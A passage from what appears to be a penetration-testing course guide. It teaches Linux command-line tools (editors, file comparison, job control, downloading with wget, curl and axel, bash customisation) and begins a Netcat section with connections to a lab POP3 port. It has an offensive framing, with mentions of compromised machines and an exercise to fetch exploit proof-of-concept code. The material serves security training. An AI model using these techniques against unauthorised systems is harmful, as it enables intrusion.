2. Copy the `/etc/passwd` file to your home directory (`/home/kali`).
3. Use `cat` in a one-liner to print the output of the `/kali/passwd` and replace all instances of the “Gnome Display Manager” string with “GDM”.

3.4 Editing Files from the Command Line

Next, let’s take a look at file editing in a command shell environment. This is an extremely important Linux skill, especially during a penetration test if you happen to get access to a Unix-like OS.

Although there are text editors like *gedit*⁶¹ and *leafpad*⁶² that might be more visually appealing due to their graphical user interface,⁶³ we will focus on text-based terminal editors, which emphasize both speed and versatility.

Everyone seems to have a preference when it comes to text editors, but we will cover *basic* usage for the two most common options: *nano* and *vi*.

3.4.1 nano

*Nano*⁶⁴ is one of the simplest-to-use text editors. To open a file and begin editing, simply run **nano**, passing a filename as an optional argument:

⁶¹ (GNOME Project, 2019), <https://wiki.gnome.org/Apps/Gedit>

⁶² (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Leafpad>

⁶³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Graphical_user_interface

⁶⁴ (GNU Nano, 2019) <https://www.nano-editor.org/docs.php>

```
kali@kali:~$ nano intro_to_nano.txt
```

Listing 54 - Opening a file with the nano editor

Once the file is opened, we can immediately start making any required changes to the file as we would in a graphical editor. As shown in Figure 5, the command menu is located on the bottom of the screen. Some of the most-used commands to memorize include: **Ctrl** **O** to write changes to the file, **Ctrl** **K** to cut the current line, **Ctrl** **U** to un-cut a line and paste it at the cursor location, **Ctrl** **W** to search, and **Ctrl** **X** to exit.




Figure 5: Using nano to edit a file

For additional information regarding nano, refer to its online documentation.⁶⁵

3.4.2 vi

vi is an extremely powerful text editor, capable of blazing speed especially when it comes to automating repetitive tasks. However, it has a relatively steep learning curve and is nowhere near as simple to use as Nano. Due to its complexity, we will only cover the very basics. As with nano, to edit a file, simply pass its name as an argument to **vi**:

```
kali@kali:~$ vi intro_to_vi.txt
```

Listing 55 - Opening a file with the vi editor

Once the file is opened, enable *insert-text mode* to begin typing. To do this, press the **I** key and start typing away.

To disable *insert-text mode* and go back to *command mode*, press the **Esc** key. While in *command mode*, use **dd** to delete the current line, **yy** to copy the current line, **p** to paste the clipboard contents, **x** to delete the current character, **:w** to write the current file to disk and stay in *vi*, **:q!** to quit without writing the file to disk, and finally **:wq** to save and quit.

⁶⁵ (GNU Nano, 2018) <https://www.nano-editor.org/dist/v2.9/nano.html>




Figure 6: Using vi to edit a file

Because *vi* seems so awkward to use, many users avoid it. However, from a penetration tester's point of view, *vi* can save a great deal of time in the hands of an experienced user and *vi* is installed on every POSIX-compliant system.

Feel free to dig deeper on your own; *vi* is quite powerful. For more information, refer to the following URLs:

- https://en.wikibooks.org/wiki/Learning_the_vi_Editor/vi_Reference
- <https://www.debian.org/doc/manuals/debian-tutorial/ch-editor.html>

3.5 Comparing Files

File comparison may seem irrelevant, but system administrators, network engineers, penetration testers, IT support technicians and many other technically-oriented professionals rely on this skill pretty often.

In this section, we'll take a look at a couple of tools that can help streamline the often-tedious, but rewarding process of file comparison.

3.5.1 *comm*

The *comm* command⁶⁶ compares two text files, displaying the lines that are unique to each one, as well as the lines they have in common. It outputs three space-offset columns: the first contains lines that are unique to the first file or argument; the second contains lines that are unique to the second file or argument; and the third column contains lines that are shared by both files. The **-n** switch, where "n" is either 1, 2, or 3, can be used to suppress one or more columns, depending on the need. Let's take a look at an example:

```
kali@kali:~$ cat scan-a.txt
192.168.1.1
192.168.1.2
```

⁶⁶ (die.net, 2010), <https://linux.die.net/man/1/comm>

```

192.168.1.3
192.168.1.4
192.168.1.5

kali@kali:~$ cat scan-b.txt
192.168.1.1
192.168.1.3
192.168.1.4
192.168.1.5
192.168.1.6

kali@kali:~$ comm scan-a.txt scan-b.txt
                                192.168.1.1
192.168.1.2
                                192.168.1.3
                                192.168.1.4
                                192.168.1.5
                                192.168.1.6

kali@kali:~$ comm -12 scan-a.txt scan-b.txt
192.168.1.1
192.168.1.3
192.168.1.4
192.168.1.5

```

Listing 56 - Using comm to compare files

In the first example, **comm** displayed the unique lines in **scan-a.txt**, the unique lines in **scan-b.txt** and the lines found in both files respectively. In the second example, **comm -12** displayed only the lines that were found in both files since we suppressed the first and second columns.

3.5.2 diff

The **diff** command⁶⁷ is used to detect differences between files, similar to the **comm** command. However, **diff** is much more complex and supports many output formats. Two of the most popular formats include the *context format* (**-c**) and the *unified format* (**-u**). Listing 57 demonstrates the difference between the two formats:

```

kali@kali:~$ diff -c scan-a.txt scan-b.txt
*** scan-a.txt  2018-02-07 14:46:21.557861848 -0700
--- scan-b.txt  2018-02-07 14:46:44.275002421 -0700
*****
*** 1,5 ****
    192.168.1.1
-   192.168.1.2
    192.168.1.3
    192.168.1.4
    192.168.1.5
--- 1,5 ----
    192.168.1.1
    192.168.1.3
    192.168.1.4

```

⁶⁷ (die.net, 2002), <https://linux.die.net/man/1/diff>

```

192.168.1.5
+ 192.168.1.6

kali@kali:~$ diff -u scan-a.txt scan-b.txt
--- scan-a.txt 2018-02-07 14:46:21.557861848 -0700
+++ scan-b.txt 2018-02-07 14:46:44.275002421 -0700
@@ -1,5 +1,5 @@
 192.168.1.1
-192.168.1.2
 192.168.1.3
 192.168.1.4
 192.168.1.5
+192.168.1.6

```

Listing 57 - Using diff to compare files

The output uses the “-” indicator to show that the line appears in the first file, but not in the second. Conversely, the “+” indicator shows that the line appears in the second file, but not in the first.

The most notable difference between these formats is that the *unified format* does not show lines that match between files, making the results shorter. The indicators have identical meaning in both formats.

3.5.3 vimdiff

vimdiff opens vim⁶⁸ with multiple files, one in each window. The differences between files are highlighted, which makes it easier to visually inspect them. There are a few shortcuts that may be useful. For example:

- **do**: gets changes from the other window into the current one
- **dp**: puts the changes from the current window into the other one
- **]c**: jumps to the next change
- **[c**: jumps to the previous change
- **Ctrl W**: switches to the other split window.

Let’s look at an example:

```

kali@kali:~$ vimdiff scan-a.txt scan-b.txt

```

Listing 58 - Using vimdiff (unified format) to compare files

⁶⁸ (Vim, 2019), <http://www.vim.org/>




Figure 7: Using vimdiff to compare files

In Figure 7, notice that the differences are easily spotted because of the colored highlights.

3.5.3.1 Exercises

1. Download the archive from the following URL <https://offensive-security.com/pwk-files/scans.tar.gz>
2. This archive contains the results of scanning the same target machine at different times. Extract the archive and see if you can spot the differences by diffing the scans.

3.6 Managing Processes

The Linux kernel manages multitasking through the use of processes. The kernel maintains information about each process to help keep things organized, and each process is assigned a number called a process ID (PID).

The Linux shell also introduces the concept of *jobs*⁶⁹ to ease the user's workflow during a terminal session. As an example, `cat error.txt | wc -m` is a pipeline of two processes, which the shell considers a single job. Job control refers to the ability to selectively suspend the execution of jobs

⁶⁹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Job_control_\(Unix\)](https://en.wikipedia.org/wiki/Job_control_(Unix))

and resume their execution at a later time. This can be achieved through the help of specific commands,⁷⁰ which we will soon explore.

3.6.1 Backgrounding Processes (*bg*)

The previous jobs in this module have been run in the foreground, which means the terminal is occupied and no other commands can be executed until the current one finishes. Since most of our examples have been short and sweet, this hasn't caused a problem. We will, however, be running longer and more complex commands in later modules that we can send to the background in order to regain control of the terminal and execute additional commands.

The quickest way to background a process is to append an ampersand (&) to the end of the command to send it to the background immediately after it starts. Let's try a brief example:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt &
```

Listing 59 - Backgrounding a job right after it starts

In Listing 59, we sent 400 ICMP echo requests to the local interface with the **ping** command and wrote the results to a file called **ping_results.txt**. The execution automatically runs in the background, leaving the shell free for additional operations.

But what would have happened if we had forgotten to append the ampersand at the end of the command? The command would have run in the foreground, and we would be forced to either cancel the command with **Ctrl** **C** or wait until the command finishes to regain control of the terminal. The other option is to suspend the job using **Ctrl** **Z** after it has already started. Once a job has been suspended, we can resume it in the background by using the **bg** command:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                  ping -c 400 localhost > ping_results.txt

kali@kali:~$ bg
[1]+ ping -c 400 localhost > ping_results.txt
kali@kali:~$
```

Listing 60 - Using bg to background a job

The job is now running in the background and we can continue using the terminal as we wish. While doing this, keep in mind that some processes are time sensitive and may give incorrect results if left suspended too long. For instance, in the ping example, the echo reply may come back but if the process is suspended when the packet comes in, the process may miss it, leading to incorrect output. Always consider the context of what the commands you are running are doing when engaging in job control.

3.6.2 Jobs Control: *jobs* and *fg*

To quickly check on the status of our ICMP echo requests, we need to make use of two additional commands: *jobs* and *fg*.

⁷⁰ (Bash Reference Manual, 2002), http://www.faqs.org/docs/bashman/bashref_78.html#SEC85

The built-in **jobs** utility lists the jobs that are running in the current terminal session, while **fg** returns a job to the foreground. These commands are shown in action below:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                  ping -c 400 localhost > ping_results.txt

kali@kali:~$ find / -name sbd.exe
^Z
[2]+  Stopped                  find / -name sbd.exe

kali@kali:~$ jobs
[1]-  Stopped                  ping -c 400 localhost > ping_results.txt
[2]+  Stopped                  find / -name sbd.exe

kali@kali:~$ fg %1
ping -c 400 localhost > ping_results.txt
^C

kali@kali:~$ jobs
[2]+  Stopped                  find / -name sbd.exe

kali@kali:~$ fg
find / -name sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 61 - Using jobs to look at jobs and fg to bring one into the foreground

There are a few things worth mentioning in Listing 61.

First, the odd **^C** character represents the keystroke combination **Ctrl** **C**. We can use this shortcut to terminate a long-running process and regain control of the terminal.

Second, the use of “%1” in the **fg %1** command is new. There are various ways to refer to a job in the shell. The “%” character followed by a JobID represents a job specification. The JobID can be a process ID (PID) number or you can use one of the following symbol combinations:

- %Number : Refers to a job number such as %1 or %2
- %String : Refers to the beginning of the suspended command’s name such as %commandNameHere or %ping
- %+ OR %% : Refers to the current job
- %- : Refers to the previous job

Note that if only one process has been backgrounded, the job number is not needed.

3.6.3 Process Control: ps and kill

One of the most useful commands to monitor processes on mostly any Unix-like operating system is *ps*⁷¹ (short for *process status*). Unlike the jobs command, ps lists processes system-wide, not only for the current terminal session. This utility is considered a standard on Unix-like OSes and its

⁷¹ (The Linux Information Project, 2005), <http://www.linfo.org/ps.html>

name is so well-recognized that even on Windows PowerShell, `ps` is a predefined command alias for the *Get-Process* cmdlet, which essentially serves the same purpose.

As a penetration tester, one of the first things to check after obtaining remote access to a system is to understand what software is currently running on the compromised machine. This could help us elevate our privileges or collect additional information in order to acquire further access into the network.

As an example, let's start the Leafpad text editor and then try to find its process ID (PID)⁷² from the command line by using the **ps** command (Listing 62):

```
kali@kali:~$ ps -ef
```

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	10:18	?	00:00:02	/sbin/init
root	2	0	0	10:18	?	00:00:00	[kthreadd]
root	3	2	0	10:18	?	00:00:00	[rcu_gp]
root	4	2	0	10:18	?	00:00:00	[rcu_par_gp]
root	5	2	0	10:18	?	00:00:00	[kworker/0:0-events]
root	6	2	0	10:18	?	00:00:00	[kworker/0:0H-kblockd]
root	7	2	0	10:18	?	00:00:00	[kworker/u256:0-events_unbound]
root	8	2	0	10:18	?	00:00:00	[mm_percpu_wq]
root	9	2	0	10:18	?	00:00:00	[ksoftirqd/0]
root	10	2	0	10:18	?	00:00:00	[rcu_sched]
...							

Listing 62 Common `ps` syntax to list all the processes currently running

The **-ef**⁷³ options we used above stand for:

- **e**: select all processes
- **f**: display full format listing (UID, PID, PPID, etc.)

Finding our Leafpad application in that massive listing is definitely not easy, but since we know the application name we are looking for, we can replace the **-e** switch with **-C** (select by command name) as follows:

```
kali@kali:~$ ps -fC leafpad
```

UID	PID	PPID	C	STIME	TTY	TIME	CMD
kali	1307	938	0	10:57	?	00:00:00	leafpad

Listing 63 - Narrowing down our search by specifying the process name

As shown in Listing 63, the process search has returned a single result from which we gathered Leafpad's *PID*. Take some time to explore the command manual (**man ps**), as `ps` is really the Swiss Army knife of process management.

Let's say we now want to stop the Leafpad process without interacting with the GUI. The *kill* command can help us here, as its purpose is to send a specific signal to a process.⁷⁴ In order to

⁷² (Wikipedia, 2019), https://en.wikipedia.org/wiki/Process_identifier

⁷³ (Ask Ubuntu, 2014) <https://askubuntu.com/questions/484982/what-is-the-difference-between-standard-syntax-and-bsd-syntax>

⁷⁴ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Signal_\(IPC\)#POSIX_signals](https://en.wikipedia.org/wiki/Signal_(IPC)#POSIX_signals)

use **kill**, we need the PID of the process we want to send the signal to. Since we gathered Leafpad's PID in the previous step, we can proceed:

```
kali@kali:~$ kill 1307
```

```
kali@kali:~$ ps aux | grep leafpad
```

```
kali      1313   0.0   0.0   6144   888 pts/0    S+   10:59   0:00 grep leafpad
```

Listing 64 - Stopping leafpad by sending the SIGTERM signal

Because the default signal for kill is *SIGTERM* (request termination), our application has been terminated. This has been verified in Listing 64 by using **ps** after killing Leafpad.

3.6.3.1 Exercises

1. Find files that have changed on your Kali virtual machine within the past 7 days by running a specific command in the background.
2. Re-run the previous command and suspend it; once suspended, background it.
3. Bring the previous background job into the foreground.
4. Start the Firefox browser on your Kali system. Use **ps** and **grep** to identify Firefox's PID.
5. Terminate Firefox from the command line using its PID.

3.7 File and Command Monitoring

It is extremely valuable to know how to monitor files and commands in real-time during the course of a penetration test. Two commands that help with such tasks are *tail* and *watch*.

3.7.1 tail

The most common use of *tail*⁷⁵ is to monitor log file entries as they are being written. For example, we may want to monitor the Apache logs to see if a web server is being contacted by a given client we are attempting to attack via a client-side exploit. This example will do just that:

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
```

```
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

```
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

```
127.0.0.1 - - [02/Feb/2018:12:18:15 -0500] "GET /favicon.ico HTTP/1.1" 404 500 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

Listing 65 - Monitoring the Apache log file using tail command.

The **-f** option (follow) is very useful as it continuously updates the output as the target file grows. Another convenient switch is **-nX**, which outputs the last "X" number of lines, instead of the default value of 10.

⁷⁵ (die.net, 2010), <https://linux.die.net/man/1/tail>

3.7.2 watch

The `watch`⁷⁶ command is used to run a designated command at regular intervals. By default, it runs every two seconds but we can specify a different interval by using the `-n X` option to have it run every “X” number of seconds. For example, this command will list logged-in users (via the `w` command) once every 5 seconds:

```
kali@kali:~$ watch -n 5 w
```

```
.....
```

```
Every 5.0s: w
```

```

21:06:03 up 7 days,  3:54,  1 user,  load average: 0.18, 0.09, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
kali      tty2      :0              16Jan18  7days 16:29   2.51s /usr/bin/python

```

Listing 66 - Monitoring logged in users using the watch command.

To terminate the watch command and return to the interactive terminal, use `Ctrl C`.

3.7.2.1 Exercises

1. Start your apache2 web service and access it locally while monitoring its `access.log` file in real-time.
2. Use a combination of `watch` and `ps` to monitor the most CPU-intensive processes on your Kali machine in a terminal window; launch different applications to see how the list changes in real time.

3.8 Downloading Files

Next, let’s take a look at some tools that can download files to a Linux system from the command line.

3.8.1 wget

The `wget`⁷⁷ command, which we will use extensively, downloads files using the HTTP/HTTPS and FTP protocols. Listing 67 shows the use of `wget` along with the `-O` switch to save the destination file with a different name on the local machine:

```
kali@kali:~$ wget -O report_wget.pdf https://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf
```

```
--2018-01-28 20:30:04-- https://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf
Resolving www.offensive-security.com (www.offensive-security.com)... 192.124.249.5
Connecting to www.offensive-security.com (www.offensive-security.com)|192.124.249.5|:4
HTTP request sent, awaiting response... 200 OK
Length: 27691955 (26M) [application/pdf]
Saving to: 'report_wget.pdf'
```

⁷⁶ (die.net, 1999), <https://linux.die.net/man/1/watch>

⁷⁷ (GNU, 2018), <https://www.gnu.org/software/wget/manual/wget.html>

```
report_wget.pdf      100%[=====>]   26.41M   766KB/s   in 28s
```

```
2018-01-28 20:30:33 (964 KB/s) - 'report_wget.pdf' saved [27691955/27691955]
```

Listing 67 - Downloading a file through wget

3.8.2 curl

*curl*⁷⁸ is a tool to transfer data *to or from* a server using a host of protocols including IMAP/S, POP3/S, SCP, SFTP, SMB/S, SMTP/S, TELNET, TFTP, and others. A penetration tester can use this to download or upload files and build complex requests. Its most basic use is very similar to *wget*, as shown in Listing 68:

```
kali@kali:~$ curl -o report.pdf https://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf
```

% Total	% Received	% Xferd	Average Speed		Time	Time	Time	Current
			Dload	Upload	Total	Spent	Left	Speed
100 26.4M	100 26.4M	0 0	1590k	0	0:00:17	0:00:17	--:--:--	870k

Listing 68 - Downloading a file with curl

3.8.3 axel

*axel*⁷⁹ is a download accelerator that transfers a file from a FTP or HTTP server through multiple connections. This tool has a vast array of features, but the most common is **-n**, which is used to specify the number of multiple connections to use. In the following example, we are also using the **-a** option for a more concise progress indicator and **-o** to specify a different file name for the downloaded file.

```
kali@kali:~$ axel -a -n 20 -o report_axel.pdf https://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf
```

```
Initializing download: https://www.offensive-security.com/reports/penetration-testing-
File size: 27691955 bytes
```

```
Opening output file report_axel.pdf
```

```
Starting download
```

```
Connection 0 finished
Connection 1 finished
Connection 2 finished
Connection 3 finished
Connection 4 finished
Connection 5 finished
Connection 6 finished
Connection 7 finished
Connection 8 finished
Connection 9 finished
Connection 10 finished
Connection 11 finished
Connection 13 finished
Connection 14 finished
Connection 15 finished
Connection 16 finished
```

⁷⁸ (MIT, 2004), <http://www.mit.edu/afs.new/sipb/user/ssen/src/curl-7.11.1/docs/curl.html>

⁷⁹ (Ubuntu, 2019), <http://manpages.ubuntu.com/manpages/xenial/man1/axel.1.html>

```

Connection 18 finished
[100%] [.....]
.....]
[ 11.1MB/s] [00:00]

```

Downloaded 26.4 Megabyte in 2 seconds. (11380.17 KB/s)

Listing 69 - Downloading a file with axel

3.8.3.1 Exercise

1. Download the PoC code for an exploit from <https://www.exploit-db.com> using **curl**, **wget**, and **axel**, saving each download with a different name.

3.9 Customizing the Bash Environment

3.9.1 Bash History Customization

Earlier in this module, we discussed environment variables and the history command. We can use a number of environment variables to change how the history command operates and returns data, the most common including *HISTCONTROL*, *HISTIGNORE*, and *HISTTIMEFORMAT*.

The *HISTCONTROL* variable defines whether or not to remove duplicate commands, commands that begin with spaces from the history, or both. By default, both are removed but you may find it more useful to only omit duplicates.

```
kali@kali:~$ export HISTCONTROL=ignoredups
```

Listing 70 - Using HISTCONTROL to remove duplicates from our bash history

The *HISTIGNORE* variable is particularly useful for filtering out basic commands that are run frequently, such as `ls`, `exit`, `history`, `bg`, etc:

```
kali@kali:~$ export HISTIGNORE="&:ls:[bf]g:exit:history"
```

```
kali@kali:~$ mkdir test
```

```
kali@kali:~$ cd test
```

```
kali@kali:~/test$ ls
```

```
kali@kali:~/test$ pwd
/home/kali/test
```

```
kali@kali:~/test$ ls
```

```

kali@kali:~/test$ history
 1 export HISTIGNORE="&:ls:[bf]g:exit:history"
 2 mkdir test
 3 cd test
 4 pwd

```

Listing 71 - Using HISTIGNORE to filter basic, common commands

Lastly, *HISTTIMEFORMAT* controls date and/or time stamps in the output of the **history** command.

```
kali@kali:~/test$ export HISTTIMEFORMAT='%F %T '

kali@kali:~/test$ history
 1 2018-02-12 13:37:33 export HISTIGNORE="&:ls:[bf]g:exit:history"
 2 2018-02-12 13:37:38 mkdir test
 3 2018-02-12 13:37:40 cd test
 4 2018-02-12 13:37:43 pwd
 5 2018-02-12 13:37:51 export HISTTIMEFORMAT='%F %T '
```

Listing 72 - Using HISTTIMEFORMAT to include the date/time in our bash history

In this example, we used %F (Year-Month-Day ISO 8601 format) and %T (24-hour time). Other formats can be found in the *strftime* man page.⁸⁰

3.9.2 Alias

An alias is a string we can define that replaces a command name. Aliases are useful for replacing commonly-used commands and switches with a shorter command, or alias, that we define. In other words, an alias is a command that we define ourselves, built from other commands. An example of this is the *ls* command, where we typically tend to use **ls -la** (display results in a long list, including hidden files). Let's take a look at how we can use an alias to replace this command:

```
kali@kali:~$ alias lsa='ls -la'

kali@kali:~$ lsa
total 8308

.....
-rw----- 1 kali kali      5542 Jan 22 09:56 .bash_history
-rw-r--r-- 1 kali kali      3391 Apr 25 2017 .bashrc
drwx----- 9 kali kali      4096 Oct  2 21:29 .cache
.....
```

Listing 73 - The alias command

By defining our own command, **lsa**, we can quickly execute **ls -la** without having to type any arguments at all. We can also see the list of defined aliases by running **alias** without arguments.

A word of caution: the alias command does not have any restrictions on the words used for an alias. Therefore, it is possible to create an alias using a word that already corresponds to an existing command. We can see this in the following, rather arbitrary example:

```
kali@kali:~$ alias mkdir='ping -c 1 localhost'

kali@kali:~$ mkdir
PING localhost(localhost (:::1)) 56 data bytes
64 bytes from localhost (:::1): icmp_seq=1 ttl=64 time=0.121 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.121/0.121/0.121/0.000 ms
```

Listing 74 - Creating an alias that overrides the mkdir command

⁸⁰ (Man7.org, 2019), <http://man7.org/linux/man-pages/man3/strftime.3.html>

Should a situation like this occur, the solution is simple. We can either exit the current shell session or use the **unalias** command to unset the offending alias.

```
kali@kali:~$ unalias mkdir

kali@kali:~$ mkdir
mkdir: missing operand
Try 'mkdir --help' for more information.
```

Listing 75 - Unsetting an alias

3.9.3 Persistent Bash Customization

The behavior of interactive shells in Bash is determined by the system-wide **bashrc** file located in **/etc/bash.bashrc**. The system-wide Bash settings can be overridden by editing the **.bashrc** file located in any user's home directory.

In the previous section, we explored the **alias** command, which sets an alias for the current terminal session. We can also insert this command into the **.bashrc** file in a user's home directory to set a persistent alias. The **.bashrc** script is executed any time that user logs in. Since this file is a shell script, we can insert any command that could be executed from the command prompt.

Let's examine a few lines of the default **/home/kali/.bashrc** file in Kali Linux:

```
kali@kali:~$ cat ~/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
...
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -
    alias ls='ls --color=auto'
...

```

Listing 76 - Examining the .bashrc default file

You might recognize the **HISTSIZE** and **HISTFILESIZE** environment variables and the **alias** command that displays colored output.

3.9.3.1 Exercises

1. Create an alias named **..** to change to the parent directory and make it persistent across terminal sessions.
2. Permanently configure the history command to store 10000 entries and include the full date in its output.

3.10 Wrapping Up

In this module, we took an introductory look at a few popular Linux command line programs. Remember to refer to the Kali Linux Training site⁸¹ for a refresher or more in-depth discussion.

⁸¹ (Offensive Security, 2019), <https://kali.training/lessons/introduction/>

4. Practical Tools

The modern security professional has access to a wide variety of advanced tools unimaginable a few short years ago. However, in the field, we often find ourselves in situations where the only tools available are the tools already installed on the target machine. Other times, we might only be able to transfer small files to expand our foothold on the target network. For these reasons, it's vital to have a good understanding of some practical tools that are found in every pentester's toolkit. Some tools that we often use are *Netcat*, *Socat*, *PowerShell*, *Wireshark*, and *Tcpdump*.

Please note: the IP addresses used in the videos and this lab guide will not match your Offensive Security lab IP addresses. The IP addresses used here are for example only and will need to be changed to match your lab environment.

4.1 Netcat

Netcat,⁸² first released in 1995(!) by *Hobbit* is one of the "original" network penetration testing tools and is so versatile that it lives up to the author's designation as a hacker's "Swiss army knife". The clearest definition of Netcat is from *Hobbit* himself: a simple "utility which reads and writes data across network connections, using TCP or UDP protocols."⁸³

4.1.1 Connecting to a TCP/UDP Port

As suggested by the description, Netcat can run in either client or server mode. To begin, let's look at the client mode.

We can use client mode to connect to any TCP/UDP port, allowing us to:

- Check if a port is open or closed.
- Read a banner from the service listening on a port.
- Connect to a network service manually.

Let's begin by using Netcat (**nc**) to check if TCP port 110 (the POP3 mail service) is open on one of the lab machines. We will supply several arguments: the **-n** option to skip DNS name resolution; **-v** to add some verbosity; the destination IP address; and the destination port number:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

Listing 77 - Using nc to connect to a TCP port

Listing 77 tells us several things. First, the TCP connection to 10.11.0.22 on port 110 (10.11.0.22:110 in standard nomenclature) succeeded, so Netcat reports the remote port as open.

⁸² (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Netcat>

⁸³ (Sourceforge), <http://nc110.sourceforge.net>

Next, the server responded to our connection by “talking back to us”, printed out the server welcome message, and prompted us to log in, which is standard behavior for POP3 services.

Let’s try to interact with the server:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
